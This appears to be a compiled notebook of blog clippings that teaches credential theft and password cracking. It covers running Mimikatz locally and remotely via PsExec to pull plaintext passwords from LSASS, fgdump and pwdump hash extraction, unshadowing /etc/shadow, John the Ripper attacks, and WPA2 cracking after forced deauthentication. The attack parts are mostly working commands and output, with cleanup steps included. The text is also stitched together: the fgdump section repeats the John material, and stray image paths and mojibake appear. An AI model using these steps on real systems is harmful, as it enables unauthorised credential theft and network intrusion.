Note that this tool can only used against SAM and SYSTEM Files. Active directory passwords are stored in the ntds.dit file and currently the stored structure is unknown.

Download pwdump (Windows executable)

From <http://hackingandsecurity.blogspot.com/2016/06/password-dumper-pwdump7-v71.html>

Mimikatz

Saturday, January 5, 2019 6:16 AM

By Tony Lee.(http://blog.opensecurityresearch.com/2012/06/using-mimikatz-to-dump-passwords.html)

If you haven't been paying attention, Mimikatz is a slick tool that pulls plain-text passwords out of WDigest (explained below) interfaced through LSASS. There are a few other blogs describing mimikatz on the net, but this will hopefully provide more details about the components involved and ideas on how to use it. The tool itself and the download page is in French, so it makes it "fun" to use if you don't speak french :)

Download

Mimikatz can be downloaded from:

- http://blog.gentilkiwi.com/mimikatz

A couple of things to take into consideration:


1. The tool has 32-bit and 64-bit versions – make sure you pick the correct version (systeminfo is your friend)
2. You need to run it as admin (need debug privs)
3. Needs a DLL called sekurlsa.dll in order to inject into lsass.exe and dump the hashes in clear text (important to know especially for a remote dumping)


Use Cases

The key feature of this tool that sets it apart from other tools is its ability to pull plain-text passwords from the system instead of just password hashes. If your intention is to stay within the Windows environment and pass the hash this may not be that big of a deal. However, if you are exploring the curious case of password reuse across different environments—the plain-text password can be quite useful. For example, you have compromised a "Good for Enterprise" server that has a web interface which is not tied into AD single sign on. It might be useful to have the Good admin's plain-text password to try against the Good for Enterprise web interface. Additionally, unless you have significant computational power, you may not crack an NTLM password hash—thus pulling the plain-text proves useful once again.

What the heck is WDigest?

WDigest is a DLL first added in Windows XP that is used to authenticate users against HTTP Digest authentication and Simple Authentication Security Layer (SASL) exchanges. Both of these require the user's plain-text password in order to derive the key to authenticate—thus why it is stored in plain-text.





Source: http://technet.microsoft.com/en-us/library/cc778868(WS.10).aspx

Running mimikatz

To run mimikatz you'll need `mimikatz.exe` and `sekurlsa.dll` on the system you're targeting. Once you launch mimikatz.exe from the command line you'll be provided with an interactive prompt that will allow you to perform a number of different commands. In the next sections we'll go over the following commands:

- `privilege::debug`
- `inject::process lsass.exe sekurlsa.dll`
- `@getLogonPasswords`

Running locally (Windows 2008 R2 – 64-bit)

To enter the interactive command mimikatz command prompt, just launch the executable:

```
mimikatz.exe
```

You'll be presented with a banner and a prompt:

```
C:\Users\Administrator\Desktop\mimikatz_trunk\x64>mimikatz.exe
mimikatz 1.0 x64 (alpha)        /* Traitement du Kiwi (Feb  9 2012 01:49:24) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz #
```

Next, we'll need to enable debug mode with the `privilege::debug` command:

```
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK
mimikatz #
```

Then we'll need to inject `sekurlsa.dll` into LSASS, but using the `inject::process` command:

```
mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 448
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                    Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz #
```

Finally, we'll pull any available login passwords using the `@getLogonPasswords` macro:

```
mimikatz # @getLogonPasswords

Authentification Id         : 0;126660

Package d'authentification  : NTLM

Utilisateur principal       : Administrator

Domaine d'authentification  : FS

        msv1_0 :        lm{ f67ce55ac831223dc187b8085fe1d9df }, ntlm{ 161cff084477fe596a5db81874498a24 }

        wdigest :       1qaz@WSX

        tspkg :         1qaz@WSX

--SNIP--

mimikatz # exit

Fermeture du canal de communication
```

You should see one entry for each user. Note the `msv1_0` and `wdigest` fields. The former contains the LM and NTLM hashes for the Administrator user (defined by "Utilisateur principal") and the later contains the WDigest entry, which is the plain text password of the user!

Running Remotely (Windows 2003 – 32-bit)

Running mimikatz remotely, is more or less the same, but if you'll need to establish a connection on the system first. We'll do that here by using the built in Windows net commands and psexec.

We'll need to map the target remotely in order to copy over sekurlsa.dll. First we'll establish a connection to the servers admin$ share. Note that this will require pre-existing access to the server, so you'll need a valid credential to map the share:

```
net use \\169.254.73.91\admin$ /u:169.254.73.91\mimidemo
```

Then just copy over sekurlsa.dll:

```
C:\Users\Administrator\Desktop\mimikatz_trunk\tools> copy ..\Win32\sekurlsa.dll \\169.254.73.91\admin$\system32
```

Finally, we'll use psexec to run mimikatz:

```
C:\Users\Administrator\Desktop\mimikatz_trunk\tools>PsExec.exe /accepteula \\169.254.73.91 -c c:\Users
\Administrator\Desktop\mimikatz_trunk\Win32\mimikatz.exe
PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com
mimikatz 1.0 x86 (alpha)        /* Traitement du Kiwi (Feb  9 2012 01:46:57) */
// http://blog.gentilkiwi.com/mimikatz
mimikatz #
```

Now at our mimikatz prompt, we can just do the same as if we running it locally:

```
C:\Users\Administrator\Desktop\mimikatz_trunk\tools>PsExec.exe /accepteula \\169.254.73.91 -c c:\Users
\Administrator\Desktop\mimikatz_trunk\Win32\mimikatz.exe
PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com
mimikatz 1.0 x86 (alpha)        /* Traitement du Kiwi (Feb  9 2012 01:46:57) */
// http://blog.gentilkiwi.com/mimikatz
mimikatz # privilege::debug
Demande d'ACTIVATION du privil+¿ge : SeDebugPrivilege : OK
mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 432
Attente de connexion du client...
Serveur connect+¬ +á un client !
Message du processus :
Bienvenue dans un processus distant
                    Gentil Kiwi
SekurLSA : librairie de manipulation des donn+¬es de s+¬curit+¬s dans LSASS
mimikatz # @getLogonPasswords
--SNIP--
Authentification Id         : 0;184995
Package d'authentification  : NTLM
Utilisateur principal       : PowerAccnt
Domaine d'authentification  : SWITCH
        msv1_0 :        lm{ 00000000000000000000000000000000 }, ntlm{ 37**********************89 }
        wdigest :       j**********************\  <-  Service account with Admin Privileges and suuuper long password   -
Ouch
Authentification Id         : 0;62703
```

Package d'authentification : NTLM
Utilisateur principal : Administrator
Domaine d'authentification : SWITCH
msv1_0 : lm{ 00000000000000000000000000000000 }, ntlm{ 4**********d }
wdigest : ********** <- Admin account with suuuper long password - Ouch
--SNIP--
mimikatz # exit
Fermeture du canal de communication

Cleanup

To delete sekurlsa.dll from the remote system:
del \\169.254.73.91\admin$\system32\sekurlsa.dll

Then just double check its not there with:
dir \\169.254.73.91\admin$\system32\sekurlsa.dll
Volume in drive \\169.254.73.91\admin$ has no label.
Volume Serial Number is 34C7-0000
Directory of \\169.254.73.91\admin$\system32
File Not Found

Finally, we can remove our connection to the server:
net use \\169.254.73.91\admin$ /del
\\169.254.73.91\admin$ was deleted successfully.

From <http://hackingandsecurity.blogspot.com/2016/06/using-mimikatz-to-dump-passwords.html>

John the Ripper

Saturday, January 5, 2019 6:28 AM

1 Brute Forcing with John the Ripper

John the Ripper is a powerful and fast password cracker tool.
Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various UNIX operating systems, John supports Kerberos/AFS and Windows LM hashes, as well as DES-based tripcodes, plus many more hashes and ciphers in "community enhanced" -jumbo versions and/or with other contributed patches.
John is available for the main UNIX, Linux, Mac OS X and Windows operating systems.
You can download John from the above link to the www.openwall.comor from the repositories of quite all of the Linux distributions.
Official binaries are available only for the Linux distributions. Custom binary buildsare available for Linux, Solaris, Mac OS X and Windows.
Sources are available for all of the operating systems.
To compile John, you must download the source tgz package into a temporary directory, decompress it, access the scr subdirectory, compile and test the binary:
tar –xzf john-x.x.x.tar.gz
cd john-x.x.x/src
make
make clean generic
cd ../run
./john –test
You can then copy john binaries in a directory of your choice.
John the Ripper's behavior can be customized by editing its configuration file. The configuration file can be named either john.conf (on UNIX-like systems) or john.ini.
John uses also wordlists rules files that consist of optional rule reject flags followed by one or more simple commands, listed all on one line and optionally separated with spaces.
Here you can find more informations about John rules.

1.1 Common Examples

If your system uses shadow passwords, you may use John's "unshadow" utility to obtain the traditional Unix password file, as root:
umask 077
unshadow /etc/passwd /etc/shadow > passwordsdb
Similarly, to crack Kerberos AFS passwords, use John's "unafs" utility to obtain a passwd-like file:
unafs Kerberos_afs_passwords_db_file >> afs_passwords
The simplest way to call john is to run it by only passing to it the password file you want to crack, so it will use its default cracking modes order (single-crack, wordlist with rules and incremental):
john passwordsdb
Already cracked passwords are stored into $JOHN/john.pot file, a file that is not meant to be human-readable so you must use John to read its content:
john –show passwordsdb
If you notice that many accounts have no shell (or disabled shell), then you can skip them with a command such as (assuming the shell is /bin/false):
john –show –shells=-/bin/false passwordsdb
To check if any root (UID 0) accounts got cracked:
john –show –users=0 passwordsdb
OR:
john –show –users=root passwordsdb
OR to check in multiple files:
*john –show –users=0 *passwd* *.pwd*
To check for privileged groups:
john –show –groups=0,1 passwordsdb
To start john in single-crack mode:
john –single passwordsdb
OR:

john –si passwordsdb
OR to crack more files:
john –single passwordsdb passwordsdb2

1.2 Dictionary Attacks

To gain weak password without having users informations, you can use a wordlist with word mangling rules enabled.
Wordlists and dictionaries containing usernames or passwords can be downloaded from the following sites:

- http://www.moehre.org/bruteforce.html
- http://cyberwarzone.com/cyberwarfare/password-cracking-mega-collection-password-cracking-word-lists
- http://www.packetstormsecurity.org/Crackers/wordlists/
- http://www.theargon.com/achilles/wordlists/
- http://www.openwall.com/wordlists/
- http://www.outpost9.com/files/WordLists.html

Once you've downloaded one or more passwords wordlist (for example, password.lst), you can then pass it to John like this:
john –wordlist=password.lst –rules passwordsdb
OR:
john -w=password.lst -ru passwordsdb
If you've got a lot of spare disk space to trade for performance and the hash type of your password files is relatively slow, you may use John's "unique" utility to eliminate any duplicate candidate passwords:
john –wordlist=all.lst –rules –stdout | unique mangled.lst
john –wordlist=mangled.lst passwordsdb
Necessary space and required processors power depends on wordlists, rules complexity, password db, etc…
If you know that your target hash type truncates passwords at a given length, you may optimize the output:
john –wordlist=all.lst –rules –stdout=8 | unique mangled8.lst
john –wordlist=mangled8.lst passwordsdb
To crack only accounts with a valid shell:
john –wordlist=all.lst –rules –shells=sh,csh,tcsh,bash passwordsdb
To split password hashes into two sets which you crack separately:
*john –wordlist=all.lst –rules –salts=2 *passwd**
*john –wordlist=all.lst –rules –salts=-2 *passwd**

1.3 Brute Force Attacks

The most powerful cracking mode in John is called "incremental" (not a proper name, but kept for historical reasons):
john –incremental passwordsdb
john –i passwordsdb
Only Letters:
john -incremental:alpha crackme.txt
Only Numbers:
john -incremental:digits crackme.txt
Letters, Numbers and Special Characters:
john -incremental:lanman crackme.txt
All Characters:
john -incremental:all crackme.txt

1.4 Format Attacks

John can decrypt many from many different formats.
Force DES:
john -format:DES crackme.txt
Force BSDI:
john -format:BSDI crackme.txt
Force MD5:
john -format:MD5 crackme.txt
Force BF:
john -format:BF crackme.txt

Force AFS:
john -format:AFS crackme.txt
Force LM:
john -format:LM crackme.txt

1.5 Charsets

What makes John efficient is also it's ability to perform character frequency analysis on a list of words based on the frequency of occurrence of characters in a specific position. Based on this, John can generate words and increase the probability of cracking hashes. The list of words used by John to perform character frequency analysis has to be provided by us and is usually the hashes cracked so far during a session.
Charset files have .chr extension. By default, John provides us several charset files (like all.chr, digits.chr, alnum.chr, lanman.chr). As these files are not meant to be human-readable you cannot read the contents of these files by opening them with a text editor. You can create your own custom charset files to pass to John.
In some cases it is faster to use some other pre-defined incremental mode parameters and only crack simpler passwords, from a limited character set. For examples, to try 26 different characters only, passwords from "a" to "zzzzzzzz" (in an optimal order):
john -i=alpha passwordsdb
If you've got a password file for which you already have a lot of passwords cracked or obtained by other means, and the passwords are unusual, then you may want to generate a new charset file, based on character frequencies from that password file only:
john –make-charset=custom.chr passwordsdb
If you've got many password files from a particular country, organization, etc…, it might be useful to use all of them for the charset file that you then use to crack even more passwords from these files or from some other password files from the same place:
john –make-charset=custom.chr passwd1 passwd2
john -i=custom passwd3
You can use some pre-defined or custom word filters when generating the charset file to have John consider some simpler passwords only:
john –make-charset=my_alpha.chr –external=filter_alpha passwordsdb
If your "pot file" got large enough (or if you don't have any charset files at all), you could use it to generate a new set of main charset files:
john –make-charset=all.chr
john –make-charset=alnum.chr –external=filter_alnum
john –make-charset=alpha.chr –external=filter_alpha
john –make-charset=digits.chr –external=filter_digits
john –make-charset=lanman.chr –external=filter_lanman

1.6 Sessions

You do not have to leave John running on a (pseudo-)terminal. If running John on a Unix-like system, you can simply disconnect from the server, close your xterm, etc. John will catch the SIGHUP ("hangup" signal) and continue running. Alternatively, you can run John in background like this:
nohup john –session=allrules –wordlist=all.lst –rules passwordsdb &
OR:
john –session=allrules –wordlist=all.lst –rules passwordsdb &
The –session parameter allows to assign a name to the specified session, so you can identify in a later time by running:
john –status
You can resume an interrupted session:
john –restore
John sessions files are stored in the $john/run directory: the default session file name is john.rec, any other .rec file in the "run" directory is a session file – if you named a session by using the –session parameter, then you'll find in the directory a .rec file having the name you gave to that session.
Sessions files store commands and parameters passed to John.
Under the same $john/run directory, for each session file there's a log file storing the cracking process details: the default log file is named john.log.

1.7 Tips

It's recommend using a comprehensive wordlist to assist in the cracking process.
As with any password dump, one of the most interesting outcomes is the most popular/common passwords chosen by users. The top 25 most common passwords are:

2516 123456
2188 password
1205 12345678
696 qwerty
498 abc123
459 12345
441 monkey
413 111111
385 consumer
376 letmein
351 1234
318 dragon
307 trustno1
303 baseball
302 gizmodo
300 whatever
297 superman
276 1234567
266 sunshine
266 iloveyou
262 fuckyou
256 starwars
255 shadow
241 princess
234 cheese

The vast majority (99.45%) of the cracked passwords are alphanumeric and did not contain any special characters or symbols:

egrep "^[a-zA-Z0-9]+$" pws.txt | wc –l

Of the alphanumeric passwords, about 61% are composed of strictly lowercase alphabetic characters, 9% were strictly numeric, less than 1% were strictly uppercase alphabetic characters, and the rest were mixed alphanumeric:

cat pws.txt | egrep "^[a-z]+$" | wc -l
cat pws.txt | egrep "^[0-9]+$" | wc -l
cat pws.txt | egrep "^[A-Z]+$" | wc -l

1.8 Cracking UNIX/Linux Systems Passwords

Unix passwords are located in the /etc/shadow file or the /etc/passwd file.

As Unix passwords are "shadowed", we must "unshadow" them before attempt to crack them.

Shadowing the passwords removes the passwords, which are usually stored in world readable /etc/passwd, and moves them to /etc/shadow which can only be read and written to by root or programs run as suid root.

Unix passwords are also "salted": a salt is randomly generated value that is used to encode the user's password, which is usually already encrypted, thus adding another layer of security.

So the first step in cracking UNIX/Linux systems passwords is to unshadow the passwords and to put the results in a file:

unshadow /etc/passwd /etc/shadow >> /tmp/saltedpasswords

Now we can start cracking the unshadowed salted passwords:

john /tmp/saltedpasswords

Once John completed its work, we can see cracked passwords:

john –show /tmp/saltedpasswords

1.9 Cracking NTLM Hashes by using John and fgdump

On Windows systems if LM hashing is not disabled, two hashes are stored in the SAM database.

The first is the LM hash – relatively easy to crack because of design flaws, but often stored for backwards-compatibility.

The second is the NTLM hash – which can be more difficult to crack when used with strong passwords.

LM hashes store passwords all uppercase, and split into 2 blocks of 7 bytes, which is part of the reason why they are so weak: complete rainbow tables of all possible hashes can be easily obtained for super-fast cracking.

However, cracking the LM hash does not return exactly the password how it is: the case is not returned as is so you must guess it.

The following technique shows how to crack the LM hashes and use these to find the exact password from the NTLM hashes.

In this case, we'll use a Windows XP host having six users with various passwords.
First, extract the passwords from the SAM using fgdump:
fgdump.exe" -c >> 2>&1
OR logging output to file:
fgdump.exe" -c >> output.txt
OR from a remote host:
fgdump.exe" -h 192.168.0.10 -c -l output.txt
You will get a similar output:
bert:1011:5DF12C9F2162249EAAD3B435B51404EE:099C037B843FDCA6489B03635E87EA76:::
where the following part is the LM hash:
bert:1011:5DF12C9F2162249EAAD3B435B51404EE:
and the following part is the NTLM hash:
099C037B843FDCA6489B03635E87EA76:::
Now we can crack the LM hashes trying a dictionary attack first – as it's very fast:
john –wordlist=/pentest/passwords/wordlists/password.txt output.txt
For LM hashes, the passwords longer than 7 characters are crack in two 7 byte pieces.
On the remaining hashes to crack run John to issue a brute-force attack:
john –format=lm output.txt
For stronger passwords, if the brute-force attack takes longer than a few minutes, you could use to LM hash rainbow tables, which would speed up the process.
When John completed, check the LM hash cracked paasswords:
john –show output.txt
Then, start cracking the NTLM hashes.
Make two copies of John rules file and edit them:
cp john.conf john.conf.old
cp john.conf john.conf.ntlm
In *john.conf.ntlm* replace "List.Rules:Wordlist" with "List.Rules:Disabled" to disable the normal ruleset and "List.Rules:NT" with "List.Rules:Wordlist" to enable our specialised attack.
OR without editing john.conf:
john -format=LM /tmp/pwd
john -format=LM /tmp/pwd -show | cut -d: -f2 | sed 'N;$!P;$!D;$d' > /tmp/worldlist
john -format=NT /tmp/pwd -w=/tmp/worldlist -rules:NT
Show the NTLM hashes you're trying to crack:
john –show=LEFT –format=NT output.txt
Create a dictionary file which will contain just the passwords we have previously obtained from LM hash-cracking:
john –show –format=LM output.txt | grep -v "password hashes" | cut -d":" -f2 | sort -u > lmcracked.txt
The previous command generates a file containing a list of just the passwords in uppercase.
Now, put the custom special password rules in place:
cp john.conf.ntlm john.conf
Use the specific password dictionary and rules to crack the NTLM password hashes:
john -rules –wordlist=lmcracked.txt –format=nt crackmemixed.txt
We have cracked the case sensitive NTLM hashes from the case insensitive LM hash-cracked passwords.
Finally, put the rules file back:
cp john.old.conf john.conf

1.10 Brute Force WPA/WPA2-PSK Key with John and aircrack-ng

Use dictionaries to brute force the WPA/WPA-PSK.
Let's assume the wifi channel is 5, the BSSID MAC is 00:24:B2:A0:51:14 and the client MAC is 00:14:17:94:90:0D.
Start airmon on the wireless interface connected to the WiFi network to put it in monitor mode:
airmon-ng
airmon-ng start wlan0
On another terminal session, find a wireless network that uses WPA2 / PSK:
airodump-ng mon0
Stop airodump-ng and run it again to dump packets to disk :
airodump-ng –channel 5 –bssid 00:24:B2:A0:51:14 mon0 –w /tmp/output
Open a third terminal session and start aireplay to generate a deauthentication of the users connected to the WiFi network and get the 4-way handshake while they're trying to re-authenticate:
aireplay-ng –deauth 10 -a 00:24:B2:A0:51:14 -c 00:14:17:94:90:0D mon0

OR:
aireplay-ng -0 1 -a 00:24:B2:A0:51:14 -c 00:14:17:94:90:0D mon0
As the handshake happens, on its terminal session, airodump-ng should indicate “WPA Handshake”.
Stop airodump-ng, airmon-ng and aireplay-ng, and check the files:
ls –lrt /tmp
cat /tmp/output
There are 2 ways of brute forcing: one, relatively fast, does not guarantee the success, the other is slower but guarantees success.
Assuming your wordlist is word.lst file, the first method is to use simply aircrack-ng:
aircrack-ng –w /tmp/wordlists/word.lst -b 00:24:B2:A0:51:14 /tmp/output.cap
The second method, much slower, is to use John to create all possible password combinations and feed them into aircrack-ng:
john –stdout –session=WirelessBrute –incremental:all | aircrack-ng -b 00:24:B2:A0:51:14 -w – output.cap*
OR if you want to pass the WiFi Network ESSID (instead of BSSID) to aircrack-ng:
john –stdout –session=WirelessBrute –incremental:all | aircrack-ng –a 2 -e WirelessNetworkName -w – output.cap*
As this process could be very slow it suggested to use John “*–session*” flag to store password generation index into a John session file. This way you can resume brute-force at any time (refer to previous paragraph to info about “session” usage):
john –restore=WirelessBrute | aircrack-ng -b 00:24:B2:A0:51:14 -w – output.cap*
OR:
john –restore=WirelessBrute | aircrack-ng -a 2 -e WirelessNetwork output.cap -w -*

1.11 Creating John Custom Charset

As told above, charsets make John efficient. You can create your own custom charsets for specific purposes.
By default, John parses the john.pot file and looks up all the passwords, it then performs character frequency calculation on these passwords and generates the custom charset file.
If you would like to use your own file of cracked hashes, then you can use the following quick way.
Assuming you’re cracking the hashfile, hashes.txt which contains a list of MD5 hashes. After cracking around 100 hashes, you decide to speed up the cracking process by fingerprinting the passwords already cracked so far.
So, you list down the cracked hashes and put the results in a file:
john –show –format=raw-MD5 hashes.txt > parseout.txt
Now, you only have to filter out all of the usernames and keep only the passwords in the format “pass” as opposed to “user:pass”. This can be done by using the following script:

```
#!/usr/bin/perl
use strict;
use warnings;
$input=$ARGV[0];
$output=$ARGV[1];
chomp $output;
my ($user,$pass);
open(INPUT,\"<$input\") or die (\"Couldn't open the file with error $!\n\");
open(OUTPUT,\">$output\");
while()
{
  chomp $_;
  ($user,$pass)=split /:/,$_;
  print OUTPUT \":\".$pass.\"\n\";
}
close(INPUT):
close(OUTPUT);
```

Assuming the script name is charset.pl, you can run the script pass the patterns into john.pot file:
perl charset.pl parseout.txt john.pot
Once you have the specific patterns in john.pot file, create the charset:
john –make-charset=specific.chr
Finally, in John configuration file john.conf (located into the John path), add the following section (change the “MinLen” and “Maxlen” parameters according to your needs):

```
[Incremental:Specific]
FILE=$JOHN/specific.chr
```

MinLen= 1
MaxLen= 8
CharCount=
To use the newly created custom charset in a cracking session issue such a command:
john -i:Specific –format=raw-MD5 –session=cracking2 hashes.txt

From <http://hackingandsecurity.blogspot.com/2016/06/password-cracking-hashes-dumping-brute.html>

Fgdump

Saturday, January 5, 2019 6:28 AM

1 Brute Forcing with John the Ripper

John the Ripper is a powerful and fast password cracker tool.
Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various UNIX operating systems, John supports Kerberos/AFS and Windows LM hashes, as well as DES-based tripcodes, plus many more hashes and ciphers in "community enhanced" -jumbo versions and/or with other contributed patches.
John is available for the main UNIX, Linux, Mac OS X and Windows operating systems.
You can download John from the above link to the www.openwall.comor from the repositories of quite all of the Linux distributions.
Official binaries are available only for the Linux distributions. Custom binary buildsare available for Linux, Solaris, Mac OS X and Windows.
Sources are available for all of the operating systems.
To compile John, you must download the source tgz package into a temporary directory, decompress it, access the scr subdirectory, compile and test the binary:
tar –xzf john-x.x.x.tar.gz
cd john-x.x.x/src
make
make clean generic
cd ../run
./john –test
You can then copy john binaries in a directory of your choice.
John the Ripper's behavior can be customized by editing its configuration file. The configuration file can be named either john.conf (on UNIX-like systems) or john.ini.
John uses also wordlists rules files that consist of optional rule reject flags followed by one or more simple commands, listed all on one line and optionally separated with spaces.
Here you can find more informations about John rules.

1.1 Common Examples

If your system uses shadow passwords, you may use John's "unshadow" utility to obtain the traditional Unix password file, as root:
umask 077
unshadow /etc/passwd /etc/shadow > passwordsdb
Similarly, to crack Kerberos AFS passwords, use John's "unafs" utility to obtain a passwd-like file:
unafs Kerberos_afs_passwords_db_file >> afs_passwords
The simplest way to call john is to run it by only passing to it the password file you want to crack, so it will use its default cracking modes order (single-crack, wordlist with rules and incremental):
john passwordsdb
Already cracked passwords are stored into $JOHN/john.pot file, a file that is not meant to be human-readable so you must use John to read its content:
john –show passwordsdb
If you notice that many accounts have no shell (or disabled shell), then you can skip them with a command such as (assuming the shell is /bin/false):
john –show –shells=-/bin/false passwordsdb
To check if any root (UID 0) accounts got cracked:
john –show –users=0 passwordsdb
OR:
john –show –users=root passwordsdb
OR to check in multiple files:
*john –show –users=0 *passwd* *.pwd*
To check for privileged groups:
john –show –groups=0,1 passwordsdb
To start john in single-crack mode:
john –single passwordsdb
OR:

john –si passwordsdb
OR to crack more files:
john –single passwordsdb passwordsdb2

1.2 Dictionary Attacks

To gain weak password without having users informations, you can use a wordlist with word mangling rules enabled.
Wordlists and dictionaries containing usernames or passwords can be downloaded from the following sites:

- http://www.moehre.org/bruteforce.html
- http://cyberwarzone.com/cyberwarfare/password-cracking-mega-collection-password-cracking-word-lists
- http://www.packetstormsecurity.org/Crackers/wordlists/
- http://www.theargon.com/achilles/wordlists/
- http://www.openwall.com/wordlists/
- http://www.outpost9.com/files/WordLists.html

Once you've downloaded one or more passwords wordlist (for example, password.lst), you can then pass it to John like this:
john –wordlist=password.lst –rules passwordsdb
OR:
john -w=password.lst -ru passwordsdb
If you've got a lot of spare disk space to trade for performance and the hash type of your password files is relatively slow, you may use John's "unique" utility to eliminate any duplicate candidate passwords:
john –wordlist=all.lst –rules –stdout | unique mangled.lst
john –wordlist=mangled.lst passwordsdb
Necessary space and required processors power depends on wordlists, rules complexity, password db, etc…
If you know that your target hash type truncates passwords at a given length, you may optimize the output:
john –wordlist=all.lst –rules –stdout=8 | unique mangled8.lst
john –wordlist=mangled8.lst passwordsdb
To crack only accounts with a valid shell:
john –wordlist=all.lst –rules –shells=sh,csh,tcsh,bash passwordsdb
To split password hashes into two sets which you crack separately:
*john –wordlist=all.lst –rules –salts=2 *passwd**
*john –wordlist=all.lst –rules –salts=-2 *passwd**

1.3 Brute Force Attacks

The most powerful cracking mode in John is called "incremental" (not a proper name, but kept for historical reasons):
john –incremental passwordsdb
john –i passwordsdb
Only Letters:
john -incremental:alpha crackme.txt
Only Numbers:
john -incremental:digits crackme.txt
Letters, Numbers and Special Characters:
john -incremental:lanman crackme.txt
All Characters:
john -incremental:all crackme.txt

1.4 Format Attacks

John can decrypt many from many different formats.
Force DES:
john -format:DES crackme.txt
Force BSDI:
john -format:BSDI crackme.txt
Force MD5:
john -format:MD5 crackme.txt
Force BF:
john -format:BF crackme.txt

Force AFS:
john -format:AFS crackme.txt
Force LM:
john -format:LM crackme.txt

1.5 Charsets

What makes John efficient is also it's ability to perform character frequency analysis on a list of words based on the frequency of occurrence of characters in a specific position. Based on this, John can generate words and increase the probability of cracking hashes. The list of words used by John to perform character frequency analysis has to be provided by us and is usually the hashes cracked so far during a session.
Charset files have .chr extension. By default, John provides us several charset files (like all.chr, digits.chr, alnum.chr, lanman.chr). As these files are not meant to be human-readable you cannot read the contents of these files by opening them with a text editor. You can create your own custom charset files to pass to John.
In some cases it is faster to use some other pre-defined incremental mode parameters and only crack simpler passwords, from a limited character set. For examples, to try 26 different characters only, passwords from "a" to "zzzzzzzz" (in an optimal order):
john -i=alpha passwordsdb
If you've got a password file for which you already have a lot of passwords cracked or obtained by other means, and the passwords are unusual, then you may want to generate a new charset file, based on character frequencies from that password file only:
john –make-charset=custom.chr passwordsdb
If you've got many password files from a particular country, organization, etc…, it might be useful to use all of them for the charset file that you then use to crack even more passwords from these files or from some other password files from the same place:
john –make-charset=custom.chr passwd1 passwd2
john -i=custom passwd3
You can use some pre-defined or custom word filters when generating the charset file to have John consider some simpler passwords only:
john –make-charset=my_alpha.chr –external=filter_alpha passwordsdb
If your "pot file" got large enough (or if you don't have any charset files at all), you could use it to generate a new set of main charset files:
john –make-charset=all.chr
john –make-charset=alnum.chr –external=filter_alnum
john –make-charset=alpha.chr –external=filter_alpha
john –make-charset=digits.chr –external=filter_digits
john –make-charset=lanman.chr –external=filter_lanman

1.6 Sessions

You do not have to leave John running on a (pseudo-)terminal. If running John on a Unix-like system, you can simply disconnect from the server, close your xterm, etc. John will catch the SIGHUP ("hangup" signal) and continue running. Alternatively, you can run John in background like this:
nohup john –session=allrules –wordlist=all.lst –rules passwordsdb &
OR:
john –session=allrules –wordlist=all.lst –rules passwordsdb &
The –session parameter allows to assign a name to the specified session, so you can identify in a later time by running:
john –status
You can resume an interrupted session:
john –restore
John sessions files are stored in the $john/run directory: the default session file name is john.rec, any other .rec file in the "run" directory is a session file – if you named a session by using the –session parameter, then you'll find in the directory a .rec file having the name you gave to that session.
Sessions files store commands and parameters passed to John.
Under the same $john/run directory, for each session file there's a log file storing the cracking process details: the default log file is named john.log.

1.7 Tips

It's recommend using a comprehensive wordlist to assist in the cracking process.
As with any password dump, one of the most interesting outcomes is the most popular/common passwords chosen by users. The top 25 most common passwords are:

2516 123456
2188 password
1205 12345678
696 qwerty
498 abc123
459 12345
441 monkey
413 111111
385 consumer
376 letmein
351 1234
318 dragon
307 trustno1
303 baseball
302 gizmodo
300 whatever
297 superman
276 1234567
266 sunshine
266 iloveyou
262 fuckyou
256 starwars
255 shadow
241 princess
234 cheese

The vast majority (99.45%) of the cracked passwords are alphanumeric and did not contain any special characters or symbols:

egrep "^[a-zA-Z0-9]+$" pws.txt | wc –l

Of the alphanumeric passwords, about 61% are composed of strictly lowercase alphabetic characters, 9% were strictly numeric, less than 1% were strictly uppercase alphabetic characters, and the rest were mixed alphanumeric:

cat pws.txt | egrep "^[a-z]+$" | wc -l
cat pws.txt | egrep "^[0-9]+$" | wc -l
cat pws.txt | egrep "^[A-Z]+$" | wc -l

1.8 Cracking UNIX/Linux Systems Passwords

Unix passwords are located in the /etc/shadow file or the /etc/passwd file.

As Unix passwords are "shadowed", we must "unshadow" them before attempt to crack them.

Shadowing the passwords removes the passwords, which are usually stored in world readable /etc/passwd, and moves them to /etc/shadow which can only be read and written to by root or programs run as suid root.

Unix passwords are also "salted": a salt is randomly generated value that is used to encode the user's password, which is usually already encrypted, thus adding another layer of security.

So the first step in cracking UNIX/Linux systems passwords is to unshadow the passwords and to put the results in a file:

unshadow /etc/passwd /etc/shadow >> /tmp/saltedpasswords

Now we can start cracking the unshadowed salted passwords:

john /tmp/saltedpasswords

